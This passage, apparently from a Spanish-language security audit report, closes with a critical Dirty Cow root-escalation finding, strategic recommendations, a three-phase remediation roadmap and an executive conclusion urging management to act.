
El sistema operativo está desactualizado y el exploit es de conocimiento público, lo que facilita su ejecución por cualquier atacante con acceso inicial.

Impacto: CRÍTICO.

Permite el control total del servidor (Root), acceso a toda la base de datos, modificación de archivos críticos y borrado de huellas.

Veredicto:

Requiere atención inmediata. Es la vulnerabilidad más peligrosa porque anula cualquier otra medida de seguridad.



Recomendaciones estratégicas

Modernización de Infraestructura.

Actualizar inmediatamente los sistemas operativos y retirar versiones de software obsoletas para mitigar vulnerabilidades críticas.

Gestión Segura de Identidades.

Eliminar cualquier exposición de credenciales y transicionar hacia un almacenamiento seguro de secretos institucionales

Gobernanza y Privilegio Mínimo.

Restringir accesos a servicios internos, auditar permisos y establecer un monitoreo continuo de eventos.

Roadmap de remediación



Fase 1 - Inmediato

Aplicar parches de seguridad al Kernel (Dirty Cow) y eliminar archivos públicos con contraseñas.



Fase 2 - Corto Plazo (15-45 días):

Reconfigurar la arquitectura de servicios expuestos (FTP/SMB) y asegurar cabeceras del servidor web.



Fase 3 - Continuo:

Implementar un plan formal de gestión de vulnerabilidades con escaneos periódicos alineados al riesgo.

Conclusión ejecutiva

El entorno evaluado presenta debilidades críticas que permiten la toma de control total, requiriendo acción directiva inmediata.

Los hallazgos de esta auditoría confirman que la infraestructura actual presenta brechas críticas que comprometen la continuidad del negocio. La combinación de software desactualizado y la exposición de credenciales permite un control total del entorno por terceros, lo que traduce el riesgo técnico en una vulnerabilidad operativa y financiera inminente para la organización.

La ejecución del Roadmap de remediación no debe verse como un gasto técnico, sino como una inversión obligatoria en resiliencia operativa. Al mitigar estas brechas de inmediato, la empresa no solo blindará sus activos críticos, sino que eleva su estándar de ciberseguridad, convirtiendo la protección de datos en una ventaja competitiva y un pilar de confianza ante nuestros clientes y aliados.